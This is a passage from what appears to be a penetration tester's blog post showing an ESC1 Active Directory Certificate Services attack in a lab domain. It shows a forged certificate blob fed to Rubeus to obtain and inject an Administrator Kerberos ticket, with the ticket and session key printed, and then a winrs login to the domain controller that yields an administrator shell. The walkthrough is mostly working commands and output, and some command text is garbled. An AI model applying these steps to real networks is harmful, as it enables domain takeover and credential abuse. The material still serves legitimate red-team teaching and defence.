JyQ/mjIzmN7KLV/X2DGg0M7x8AmcML/EPwPcLaZdkx7ATfuBniB8WdViRbOjtYps7TUDoeeh1LKPKIznfrsJWVCyv39wVQSPL88zw8Wdoj5FMNb+wOs73N7PucYEsg0ZH+zDWh1vZ7AxXT8ypbpjwnKI3VIvE7OJhplq
N/O6pHTCeaqC9Af1jbs2Vlw1dDuuDwXNcxaeyCLdNhERoNaY/mKJFXcSd8ZbWyDxQJ8gQYP6WquLll+BNZm8pRcsteiOeGKiHN3eqP/d6ZhMkgGHblcYd5LWJEKCVftzKe0pxlpDSg6Pj0Wsbio4jmhVWYTltMGLY7WZ
6SCjMWfscKOmn2Vi6SQXUPHfT7/+ig2g2TNRTwDhcY4D8fm2KHJpgKowmrNTaoN8aJG/Vdv/y0IPGrn4AIUhLhHU9t+ofggMypJpRBPmwxd+8r8U2SEmZoe9dIt41U0dhgECpDIrJz1Suz+ez/w58JEk8tYiVctTgqeS
Ebu7kAfIvzP36NBoEK7aM0rtt[redacted]5Oi/KJ7wR1UdU7POq7fnb2slm
TekdI3I5E6vTFeFn9pKlxsla[redacted]fc1qWUuzQw2wVSqmof337F5es
lRZaEoP9sjzc4r+svEI6MXFm[redacted]iFNGixvHWf6Py8pZ8P8c97q8o
KIwZG9NlN4j3sRe04kjNq8LT[redacted]3ureSVXDEDHGLj+wQS3OL50Yj
fq1L3pV3U7Nh2N2bffiHvsoy[redacted]mx4dETfAGsG8pOY5R3p+0X+t+
37H0z4BYmMu2RR05mqK7a5Zc[redacted]n1bpaekmiRZ848nbBdLlZ8vuk
fr9QOgSJ312pXYjlvCmOvXZU[redacted]G8YW7kim2QCQk8jpX3/qEhsaQ
BcuqFtw16BkdTfHnoGOiuENe[redacted]CRSQuHQZSeuakeZ5PJ+bYJ/kl
G/OChvD0ntzmghde9PboMAaT[redacted]VCbOJnmel+0tS02D6CvYFCDOo
yFs/9sGBtQY5wm7vzIY8pEig[redacted]p7Gex3AxeKGJgPFgFlVSYpVNd
bknYWDDcJiR0K8CRDGCxECK5[redacted]QKgggVBMIIFPTBXBgkqhkiG9w
0BBQ0wSjApBgkqhkiG9w0BBQ[redacted]g7zgR7n09TjtWo+OfpePIecQf
/zFwSanjIB9bn4tQCiUc+qyw[redacted]ooz0yQMiVvubL1juzmY/jRtMM
VFMjqCLkGRihqbsqtUOezXNPI[redacted]opzZgemL083b6PUNBvEnqgggG
frdyH51eT8Rb9ifPXwwV/zgv[redacted]KcbvehPnCU3RS6b5n02vOAw7y
i/f3S7ywQXuU9SJDVtEVcIBEI[redacted]tKSCjqMfTNnHsbwccqEgYDbx4
W2qCflqSGCkSibCu+WxOkrIo[redacted]2zy/n/yDh8oelVT8sQ919ECMm
4f52njZJ6+DDNx36Ai++a370TClI07BNuAgcCTg5WAX9s8IJzZLzyCwD5f0hmpsW+ixdO4inLhNKpuc6M72XUCcVlSOgAlii5XvlvvcT5Dfk//9fuznFJPNncEJtaY7rajgd/JSI6S4Uudce3qe5SZ7DOGZK7w32Lr71
iQUnAvIXhc7fqh4hrMl7w07I0tst1IIO2aVs1ZvFeRSIYmfZuAGz+328ekqGOP2wQHAH/MsMnV3m30wqvqXX5P5DBUHY4iNHIzHtBdBlfY9BxwzPTxfgPNMEpEQYqV247Imgw1nJ1zivDZb1lSkFiqRhX3qakqsDHt1q
BmB447CXmTc25Fi2WgO3pDHqIsuSnRno2ws3wya3GJtrbRaUOkOn14Lopi6H2ZPwzB3p1fXUDqaI02gDkoK6eZR6WvFIS31Wt950zafpHj4C3SZhQ+7fK+T1tyAHLDj7lxZSDGdgwLfWfqOsHdBvB4iiWIFRKNjNMDh1
ubyuQCpgmoZmeVOrb0kPmePNq7d0aLYolr6mm9D3p2WFFrr32UeO2gVIb5LijiAHG2WoeKvKwS3uLS5HkYMlF/1rgUEXAYlfsBHkLvTq0zwb07msJKfBrdmr8qpACQ+CY4JVgM+65F2BCZItaAuDv8GdOl0MY3IKpIAb
WlfQ/68pHb6SBzvHAp2MzoSaW7tvnzUvv/8ORHuIJySmxILODVq6+CXVXi/PrX55n2VbhA0ExDBrMJsD3/vKfVlATk5nMpfhr2/Lbebf0mZl4GEzRrCBh70UeSG7TkY1xx03ESNDGBkjAjBgkqhkiG9w0BCRUxFgQUKp
oAayZOEDLbHWFmzPnUihwGhbMwawYJKwYBBAGCNxEBMV4eXABNAGkAYwByAG8AcwBvAGYAdAAgAEUAbgBoAGEAbgBjAGUAZAAgAEMAcgB5AHAAdABvAGcAcgBhAHAAaABpAGMAIABQAHIAbwB2AGkAZABlAHIAIAB2AD
EALgAwMEEwMTANBglghkgBZQMEAgEFAAQgfGZfm/E0b4ppQB/TRL4tbUtglStr+VCWGS6j2MBxGpMECHEaXn8+hzdRAgIIAA== /nowrap /ptt
```

```
  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator, CN=Users, DC=shield, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'shield.local\Administrator'
[*] Using domain controller: 192.168.115.180:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGXDCCBligAwIBBaEDAgEWooIFbDCCBWhhggVkMIIFYKADAgEFoQ4bDFNISUVMRC5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRn
Lo8iF2jjJdsLYtDTWTQMduIld7vTop/5Y2af4i1AVC5dJ25EtUgE44ApjxQ3i+FFjNgMlK2F3lo9KU4DEpDNiajvphDvtTEt97Nh+6vIUX
wRtzKNFCH7VCwy4LiYBGASLUD+Seu0NT/b5CgYIng00/55bPM+kv/2C3hWYvsKxl2zs52y7u18JC/kcbm4PHS1Ih8iK3DaCPiJnxVvK1V7
M9DAoCNDHNcITF5B6OUvhGGz3KHr8MVVD6cIWF4qFRaGdyR9PUnD2h1doKPZEUgsb7IL4tEXu1IMe04qHbeed5Y56NFuqfm6lOd5u2g5kt
+tvYpGalImWGlJTNyihvOIkMIVmkPASZVUMCDohA9akarpTTVMEuv25OG6q3FBE620gWGUMifDKMqlaZQrNMn7DkhpM133yNJJYEv7B2kL
xLJm59WqDQ3uhJeO5+lJjIStum9iLHlfmS/CqIAZaVtgnE8Mk5KtTPRUTqyh1CyfQDfhQEqpOXsZ9vM33ejVTjTcr5PJGVCWVjlbwPcqYC
aMuYLCJBMst9chfS2vBts3HIGkkhRBrI1/TUDi6EhVQ+fsjZelJs7pjJs/N8i2mN+1ZkXZPVbm9jMjEjYkcFblBuSgkRLjtIkmDiUvTq7V
nMJh6xG6H57yOe0RpaQco6HKs+dG+sN9o96tyRnKVT/zAi6uyUcOuRpr9GjFtHGXPogzXzbuDeq2L97Wc026CSzCoIwJP0yacOIgKwi4Vc
95qhLjAtwmb/fXzj2OMjCjQvHX1Z+i8t53QbzVqmpwtclngkjWtzgAj4EZJWZ7CjLDlft9bEEslXqPUe/5vRGJ7kHDotNYssWRRjY4xCUk
/r0819sS4M6pkmUqesDYeFDGKPiD3SPnZX0J0Q9o2TVUs9nP6ArCBX3U2kaAmbMBOcJP4iiFsHNFeQADZJ6YcjZ5O6Iya2V8z3gOku5ek6
DD8mVZVHqkcglzc6NJJxZgPBzN/PLdPI2wqF3NVWXmuzveNOc8ch/2KFouW3so3pwkRRfdL0+pwiPqKO78nXoVqCsQZrJOxKuSoLGYcLV/
WcJ9vrr71caTmuCT6b9dvi98cdkVRnU163Jvx7gpAKmB2VlLdjvp4cAvIw8hfFWIFcLLWgN3P5twRsWhqGo4HbMIHYoAMCAQCigdAEgc19
EOGwxTSElFTEQuTE9DQUyiGjAYoAMCAQGhETAPGw1BZG1pbmlzdHJhdG9yowcDBQBA4QAApREYDzIwMjQxMDEzMTk1MjEyWqYRGA8yMDI0
NBTKkhMB+gAwIBAqEYMBYbBmtyYnRndBsMc2hpZWxkLmxvY2Fs
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/shield.local
  ServiceRealm             :  SHIELD.LOCAL
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  SHIELD.LOCAL
  StartTime                :  10/13/2024 3:52:12 PM
  EndTime                  :  10/14/2024 1:52:12 AM
  RenewTill                :  10/20/2024 3:52:12 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  qJrJbKFnR8F0tDa1mZa58Q==
  ASREP (key)              :  331EC769853EC9156DFB2518390857F9
```

Using winrs to Login to Domain Controller using the TGT

Copy

```
winrs-r:DC4.shield.localcmd
```

```
Cached Tickets: (1)

#0>     Client: Administrator @ SHIELD.LOCAL
        Server: krbtgt/shield.local @ SHIELD.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 10/13/2024 15:52:12 (local)
        End Time:   10/14/2024 1:52:12 (local)
        Renew Time: 10/20/2024 15:52:12 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Windows\Temp\test> winrs -r:DC4.shield.local cmd
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
whoami
shield\administrator

C:\Users\Administrator>hostname
hostname
DC4

C:\Users\Administrator>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
   IPv4 Address. . . . . . . . . . . : 192.168.115.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\Administrator>_
```

Conclusion

This blog demonstrated how to execute an **ESC1** attack using the built-in **certutil** and **certreq** tools in an environment where you're restricted from installing external tools. By generating the certificate request on a Linux-attacking machine and transferring it to the target system, you can still obtain and use the required certificates to escalate privileges. This method is helpful in highly restricted environments and showcases the power of leveraging built-in tools for offensive security.

Detections & Mitigations

- Steal or Forge Authentication Certificates – T1649
- Steal or Forge Kerberos Tickets – T1558
- Pass the Ticket – T1550.003

Credits & References

Rubeus

Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.